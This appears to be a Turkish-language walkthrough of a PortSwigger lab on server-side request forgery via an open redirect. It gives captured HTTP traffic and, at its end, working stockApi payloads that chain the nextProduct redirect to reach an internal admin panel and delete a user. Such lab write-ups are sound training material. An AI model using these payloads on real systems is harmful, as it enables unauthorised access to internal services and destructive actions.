

Lab: SSRF with filter bypass via open redirection vulnerability

Lab link : https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection





Bu requesti aşağıya düşürüyoruz

---

stockApi=%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1

→

HTTP/1.1 200 OK

Content-Type: text/plain; charset=utf-8

Set-Cookie: session=flG5gFBsfQm40FzovqBeANuc0xFZaSLo; Secure; HttpOnly; SameSite=None

Connection: close

Content-Length: 3

118

Yukardaki Parametreyi CTRL + SHIFT + U yapıyorum

stockApi=/product/stock/check?productId=1&storeId=1

→

HTTP/1.1 400 Bad Request

Content-Type: application/json; charset=utf-8

Set-Cookie: session=XZqZsFQS8v7pZUByhiV1ksl8GE7b6S0u; Secure; HttpOnly; SameSite=None

Connection: close

Content-Length: 19

"Missing parameter"

Yukardaki paramtreyi bu sefer CTRL + U yapıyorum

stockApi=/product/stock/check%3fproductId%3d1%26storeId%3d1

→

HTTP/1.1 200 OK

Content-Type: text/plain; charset=utf-8

Set-Cookie: session=WhgCQyg6fl2yP0hbdHFDDAUPv52C8O8F; Secure; HttpOnly; SameSite=None

Connection: close

Content-Length: 3

417

---

stockApi=http://localhost

→ bu çalışmıyor

HTTP/1.1 400 Bad Request

Content-Type: application/json; charset=utf-8

Connection: close

Content-Length: 48

"Invalid external stock check url 'Invalid URL'"

2. requeste bakalım

Bu requesti aşağıya düşürüyoruz.

Send Cancel Follow redirection Target: http

Request

Pretty Raw Hex \n

```
1 GET /product/nextProduct?currentProductId=2&path=/product?productId=3 HTTP/1.1
2 Host: ac6b1fa31f50b0e3c041430000c50019.web-security-academy.net
3 Cookie: session=uZTZ6VYRlCSLhFldSl4ZUckq7fNVXopE; session=UKlSUHSEQ2T44IlltsL42qGzG64HOuBZ
4 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://ac6b1fa31f50b0e3c041430000c50019.web-security-academy.net/product?productId=2
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
```

Search...

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Location: /product?productId=3
3 Connection: close
4 Content-Length: 0
```

Follow redirection yapalım

Send Cancel Target: https://ac6

Request

Pretty Raw Hex \n

```
1 GET /product?productId=3 HTTP/1.1
2 Host: ac6b1fa31f50b0e3c041430000c50019.web-security-academy.net
3 Cookie: session=uZTZ6VYRlCSLhFldSl4ZUckq7fNVXopE; session=UKlSUHSEQ2T44IlltsL42qGzG64HOuBZ
4 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://ac6b1fa31f50b0e3c041430000c50019.web-security-academy.net/product?productId=2
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
```

Search...

Response


Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 5071
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
        SSRF with filter bypass via open redirection vulnerability
      </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
```

Şimdi

GET /product/nextProduct?currentProductId=2&path=/product?productId=3 HTTP/1.1 bunu alsak şu şekil yapsak →

GET /product/nextProduct?currentProductId=2&path=https://www.google.com HTTP/1.1 bu requesti yollasak sonra follow redirection yapsak şöyle oluyor



Sonra checkstock requesti nin stockApi parametresine nextproduct requestinin GET request pathini koyuyorum sonra şu şekil düzenliyorum.

path= paramtresine admin urlsini ekliyorum bu bize verilmişti yani şu http://192.168.0.12:8080/admin/

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=Carlos

OLAYIN ÖZETİ